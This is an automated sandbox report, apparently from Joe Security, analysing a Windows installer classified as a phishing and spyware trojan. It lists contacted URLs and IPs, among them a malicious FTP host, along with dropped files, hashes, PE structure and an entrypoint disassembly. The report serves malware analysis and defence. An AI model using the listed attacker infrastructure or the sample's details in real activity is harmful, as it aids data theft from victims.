
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/complete/search?q&cp=0&client=psy-ab&xssi=t&gs_ri=gws-wiz&hl=en&authuser=0&pq	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/search?source=hp&ei=djJ0X6TKCL6IjLsPqriogAY&q=chrome&oq=chrome&gs_lcp=CgZwc3k	bhv8D09.tmp.13.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bdddb231cf54f958a5b6e76e9d8eee	bhv8D09.tmp.13.dr	false		high
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://cvision.media.net/new/300x300/2/41/100/83/b5cbfa68-1c93-41c9-8797-4f9b532bc0b6.jpg?v=9	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/download-browser/pixel_phone.png	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/homepage/hero-anim-top-right.png	bhv8D09.tmp.13.dr	false		high
http://https://pki.goog/repository/0	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.msn.com/	vbc.exe, 0000000D.00000003.325490889.000000000221A000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.325673478.0000000002215000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.326155267.00000000221A000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.325833599.0000000002215000.00000004.00000800.00020000.00000000.sdmp, bhv8D09.tmp.13.dr	false		high
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/xjs/_/js/k=xjs.s.en_GB.u8fwEfmm86E.O/ck=xjs.s.hyRG9kR79v8.L.I11.O/m=IvlUe	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/favicon.ico	bhv8D09.tmp.13.dr	false		high
http://www.carterandcone.coml	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.msn.com/	bhv8D09.tmp.13.dr	false		high
http://www.founder.com.cn/cn/rL	pjavpo.exe, 00000005.00000003.255272980.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.255550167.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_Error	TGQfHfehsY.exe	false		high
http://https://www.google.com/chrome/static/images/fallback/google-logo-one-color.jpg	bhv8D09.tmp.13.dr	false		high
http://https://172.217.23.78/	vbc.exe, 0000000D.00000003.328322633.000000000220D000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.327668619.000000000222A000.00000004.00000800.00020000.00000000.sdmp, bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/images/nav_logo299.png	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/fallback/icon-help.jpg	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/complete/search?q=c&cp=1&client=psy-ab&xssi=t&gs_ri=gws-wiz&hl=en&authuser=0&	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/accounts/servicelogin	pjavpo.exe, vbc.exe	false		high
http://https://consent.google.com/set?pc=s&uxe=4421591	bhv8D09.tmp.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxODk5OTBhOWZjYjFmZjNjNmMxNDhmYjkzM2M3NzY1Mzk3Z	bhv8D09.tmp.13.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/hpp/Chrome_Owned_96x96.png	bhv8D09.tmp.13.dr	false		high
http://crl.pki.goog/gsr2/gsr2.crl0?	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://pki.goog/gsr2/GTSGIAG3.crt0)	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://googleads.g.doubleclick.net/adsid/google/ui?gadsid=AORoGNQP1yCl9r5iywZTFTjpazv-DURVxDidzMfrF	bhv8D09.tmp.13.dr	false		high
http://https://googleads.g.doubleclick.net/adsid/google/ui?gadsid=AORoGNSrZsXAj6n_sYvivJecwrpYgMhb9ihVGAlz2	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/fallback/icon-fb.jpg	bhv8D09.tmp.13.dr	false		high
http://https://apis.google.com/_/scs/abc-static/_/js/k=gapi.gapi.en.9Ky5Gf3gP0o.O/m=gapi_iframes	bhv8D09.tmp.13.dr	false		high
http://https://adservice.google.com/adsid/google/si?gadsid=AORoGNSvKHbjRugN8Bruw1IrFif72u8bwsJvZ4BRSrMAhil_	bhv8D09.tmp.13.dr	false		high
http://www.founder.com.cn/cn/bThe	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://ogs.google.com/widget/callout?prid=19020392&pgid=19020380&puid=93eb0881ae9ec1db&origin=https	vbc.exe, 0000000D.00000003.325110381.000000000220D000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.323407346.000000000222A000.00000004.00000800.00020000.00000000.sdmp, bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/complete/search?q=chrome&cp=6&client=psy-ab&xssi=t&gs_ri=gws-wiz&hl=en&authus	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/images/phd/px.gif	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/homepage/google-canary.png	bhv8D09.tmp.13.dr	false		high
http://https://adservice.google.co.uk/adsid/google/ui?gadsid=AORoGNQXg7AHkvg6J6S0TqGFa_0HynGV3_XxYfs4fLINJG	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://play.google.com/intl/en_us/badges/images/generic/de_badge_web_generic.png	bhv8D09.tmp.13.dr	false		high
http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/js/main.v2.min.js	bhv8D09.tmp.13.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCfd484f9188564713bbc5d13d862ebbf	bhv8D09.tmp.13.dr	false		high
http://https://cvision.media.net/new/100x75/2/89/162/29/8ee7a9a3-dec9-4d15-94e1-5c73b17d2de1.jpg?v=9	bhv8D09.tmp.13.dr	false		high
http://www.typography.netD	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://whatismyipaddress.comx&Qqt	pjavpo.exe, 00000005.00000002.493747770.0000000002801000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://fontfabrik.com	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://googleads.g.doubleclick.net/adsid/google/si?gadsid=AORoGNTXuGHPo1zFjYPXt7mTG-4GALGGk8bjqjvBm	bhv8D09.tmp.13.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	bhv8D09.tmp.13.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com/intl/en_uk/chrome/	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/fallback/icon-youtube.jpg	bhv8D09.tmp.13.dr	false		high
http://https://googleads.g.doubleclick.net/adsid/google/si?gadsid=AORoGNQXwBwQrE_SUsnWzwpadcOOdc8yOg6JxthQN	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/intl/en_uk/chrome/application/x-msdownloadC:	bhv8D09.tmp.13.dr	false		high
http://www.sakkal.comuv	pjavpo.exe, 00000005.00000003.266505711.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjJkYTFhZDAwNDEyNzQ2M2E3MGUyMWVkZmIxNmUyZjQ2MjBkM	bhv8D09.tmp.13.dr	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	pjavpo.exe, 00000005.00000003.274619011.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.270053098.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.274342061.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.274465406.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.269915108.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.274755127.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=4510094	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/js/installer.min.js	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/search	bhv8D09.tmp.13.dr	false		high
http://https://www.google.com/chrome/static/images/download-browser/pixel_tablet.png	bhv8D09.tmp.13.dr	false		high
http://whatismyipaddress.com	pjavpo.exe, 00000005.00000002.493747770.0000000002801000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pIeJ	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/images/icons/material/system/1x/email_grey600_24dp.png	bhv8D09.tmp.13.dr	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.google.com/chrome/static/images/homepage/google-beta.png	bhv8D09.tmp.13.dr	false		high
http://www.msn.com/de-ch/?ocid=iehp	bhv8D09.tmp.13.dr	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com91S	pjavpo.exe, 00000005.00000002.493470447.000000000B37000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	pjavpo.exe, 00000005.00000003.255679895.0000000004F7C000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.254164186.0000000004F9E000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000003.254335364.0000000004FA0000.00000004.00000800.00020000.00000000.sdmp, pjavpo.exe, 00000005.00000002.499537073.0000000006202000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1	bhv8D09.tmp.13.dr	false		high
http://https://logincdn.msauth.net/16.000/content/js/OldConvergedLogin_PCore_xqcDwEKeDux9oCNjuqEZ-A2.js	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC54c8a2b02c3446f48a60b41e8a5ff47	bhv8D09.tmp.13.dr	false		high
http://cookies.onetrust.mgr.consensu.org/onetrust-logo.svg	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown
http://https://www.msn.com/www.google.com/ms-appx-web://microsoft.microsoftedge/ms-appx-web://micros	vbc.exe, 0000000D.00000003.328802653.000000000027E8000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.327613810.00000000027E8000.00000004.00000800.00020000.00000000.sdmp, vbc.exe, 0000000D.00000002.332890748.00000000009EE000.00000004.00000020.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.332406171.00000000009EE000.00000004.00000020.00020000.00000000.sdmp, vbc.exe, 0000000D.00000003.332307194.00000000009EE000.00000004.00000020.00020000.00000000.sdmp	false		high
http://support.google.com/accounts/answer/151657	bhv8D09.tmp.13.dr	false		high
http://https://logincdn.msauth.net/16.000.28230.00/images/microsoft_logo.svg?x=ee5c8d9fb6248c938fd0dc19370e	bhv8D09.tmp.13.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.154.36	unknown	United States		13335	CLOUDFLARENETUS	false

Copyright Joe Security LLC 2022

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.155.36	whatismyipaddress.com	United States		13335	CLOUDFLARENETUS	false
66.70.204.222	ftp.manchutimefashion.com	Canada		16276	OVHFR	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	587288
Start date:	11.03.2022
Start time:	11:55:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TGQfHfehsY (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@9/7@4/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 57.7% (good quality ratio 54%) • Quality average: 79.4% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:56:41	API Interceptor	5x Sleep call for process: pjavpo.exe modified

Copyright Joe Security LLC 2022

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\6kvziwv34i

Process:	C:\Users\user\Desktop\TGQfHfehsY.exe
File Type:	data
Category:	dropped
Size (bytes):	604671
Entropy (8bit):	7.973798757569864
Encrypted:	false
SSDEEP:	12288:T4lEobWACXsG1DDymxzOy/8zCgkBzQq+CpcB2rvfDpcWkzU:TqqsCzpUzeRDrg2Lbpn
MD5:	2573C20C1EE479A24A987AF35F211BB2
SHA1:	393BD88475B88060D847ABEFAEBFCCEA79065F09
SHA-256:	48BA86A86EC2091F3642FFD0B85850948E9FD9E010F655DB316D910958FA6C10
SHA-512:	9FA143233525497A44C793AF24ECFE130FF52D87207D0162128BDFE066C915DDD50012CA8C7FCF3A65B2A4397FE6C331FACED703DE2BBE3BF2A587EBCB9F2E81
Malicious:	false
Reputation:	low
Preview:	..xF..4S..?S.&.a."..}.B=4..GF.C..(. uKJ..s..b2.....m.<..V..V`.u.L..M..E.....U.+).%....s^..FwKH}...a..!vRv.4.Y.#`..C.b.[.41....1#.~.i.KQ..?.t.E.iSY.fz..%...~g`+Ph...O|.b..s.y.e.[...+..vg.`Hwc\X....s~..Q...K4.....*..p.L..'.....6a>..X.....].F2.41..?.....}.B=4..&..X4..y. ..J..s.,.2.....m.o.TV...L...e.M..AJ..c7....u.1...A,.d....4XC#..Z....gt..&.O.C...[...M.UC.. ..J..t...P.....a..%p7".J.....?.4...].....J)7o./+.!.....<....,...2T`7*.z.d..~.`.$... w...{.....O.%.....X.....4.O.?..&.[."..T"}.B=4..GF.C..(..f...I.s.n.2.....1m.o..V...L.\.....AJ~y.O.T...j..1.0 xA,!d..R1yXC..o.....t_.&..f...d[..M.U.G.h..J.....pUH.a..%^7"..Bm..?y....8..z.....)7o./+.!.....,...2.m~*jz.d..~.`.$.l..-....{.....O.%.....X.....].F2.4,..?..&.[."..."}.B=4..GF.C..(. uKJ..s..b2.....m.o..V...L.\.....AJ....7....u.1...A,.d....yXC..o.....t..&.O.C.b.[...M.UC..h%.J..t.....pUH.a..%p7".J.....?.4...]..z.c...J)7o./+.!.....<....,...2.m~*jz.d..~.`.$.l..-..

C:\Users\user\AppData\Local\Temp\bhv8D09.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x08024e91, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416
Entropy (8bit):	1.0184073286529858
Encrypted:	false
SSDEEP:	24576:o717t8HVmySw781FfXy7R4aUpP9dCr6f63rsLOZ:O5y2ry
MD5:	2E5E8398FB582B15CF9132DD4D6E514C
SHA1:	73A4C046E9F770AA88A9B1E35340A830A49E3372
SHA-256:	8A63D15EC2399D9BBECFF27E85D20504492C35937045F8269E88F96AD510F716
SHA-512:	014A8981081AB8D184A01D91D2BA446541FDA211B6887CCBED32D19908B8767BF67E9A340315D953B4C3780F5FE3A29AB12F418D8ECD1FF837AB09DBB2947EFD

Malicious:	false
Reputation:	low
Preview:	..N.... ....?......_e..*....w.....=.....+...z..87...zq.h.?.....b...*....w.....{.....B..... ....

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.....8.....'.....Rich..... ....PE..L....*b.....n.....1.....@.....T.....@..... .text....l.....n..... ..`.rdata...O.....P...r.....@..@.data...@/.....@....rsrc.....@..@..... .....

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\pjavpo.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:IVn:IV
MD5:	41F860E3B7F548ABC1F8B812059137BF
SHA1:	7C7254019CF52A71DF18839B3C433D2DC377F24B
SHA-256:	3E8AB67CE1B66389C3AE94F9C8F8AFDEB70B46A33640554F352868F99D2F5616
SHA-512:	DFF577DDF17B55B4CBAAB526411CFD6AB279ACBEFFA619136DEF4AE7B6013211411C8EBEFF348C74A2250731555DDFB25E9E3A6ADA2361FFB54B7123152A09 6B
Malicious:	false
Reputation:	low
Preview:	6720

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\pjavpo.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.135821824148036
Encrypted:	false
SSDEEP:	3:oNt+kiE2J5xAIMCn:oNwkn23fxn
MD5:	526D4450D1F50E31763D5C10E90212F1
SHA1:	EF6D7779EC7A0A27279D22D59A8D6617C4A76531
SHA-256:	88DBE49BC55658678298111BA729F8EEACD11A5DCA55FBD2D4717FAE1C70F2E9
SHA-512:	8421F429DF8875FA392190FF085E1B9C0CA285E86467AC84A662441A7D393ECFDAB6CE8A9523CD849647EDAF1A424E6C0196F41E95AF75EFF86AB3ACBE8E3F C6
Malicious:	false
Reputation:	low
Preview:	C:\Users\user\AppData\Local\Temp\pjavpo.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.953294197966189
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	TGQfHfehsY.exe
File size:	663994
MD5:	9b8ec9e094676d88b02f038f318afd86
SHA1:	65f99e529982f1c1a5cf9eb59f60edfeecdf2eec
SHA256:	54fa4651e925e0fd845ca5652d57a010c26e4ab799211b8d3299cbb7dec35ae8
SHA512:	adda29b5ad3a05f9d34ba4a033cc400d9d45cf82887ac292f7174b3853a2d0edddecee939f32ab784e4c2e4cc58631e7bb5137d353546f5024cb7a402e4bd4b8
SSDEEP:	12288:GQJXYVHSW04C0lbXeur5Du1R3biE7h/j5F2Tpt/nGw:sVHVC0lbXUGEBjn27n
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./. {...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon



Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409158h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h
call dword ptr [004070B0h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [0042EC18h], eax
call 00007F2BEC7525C8h
mov dword ptr [0042EB64h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h
push eax
push ebx
push 00428F90h
call dword ptr [00407158h]
push 0040914Ch
push 0042E360h
call 00007F2BEC75227Fh
call dword ptr [004070ACh]
mov edi, 00434000h

Instruction
push eax
push edi
call 00007F2BEC75226Dh
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00434000h], 00000022h
mov dword ptr [0042EB60h], eax
mov eax, edi
jne 00007F2BEC74FAACh
mov byte ptr [esp+14h], 00000022h
mov eax, 00434001h
push dword ptr [esp+14h]
push eax
call 00007F2BEC751D60h
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007F2BEC74FB05h
cmp cl, 00000020h
jne 00007F2BEC74FAA8h
inc eax
cmp byte ptr [eax], 00000020h
je 00007F2BEC74FA9Ch
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x74b0	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x37000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x900	0xa00	False	0.4078125	data	3.93441125971	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x37190	0x2e8	data	English	United States
RT_DIALOG	0x37478	0x100	data	English	United States
RT_DIALOG	0x37578	0x11c	data	English	United States
RT_DIALOG	0x37698	0x60	data	English	United States
RT_GROUP_ICON	0x376f8	0x14	data	English	United States
RT_MANIFEST	0x37710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
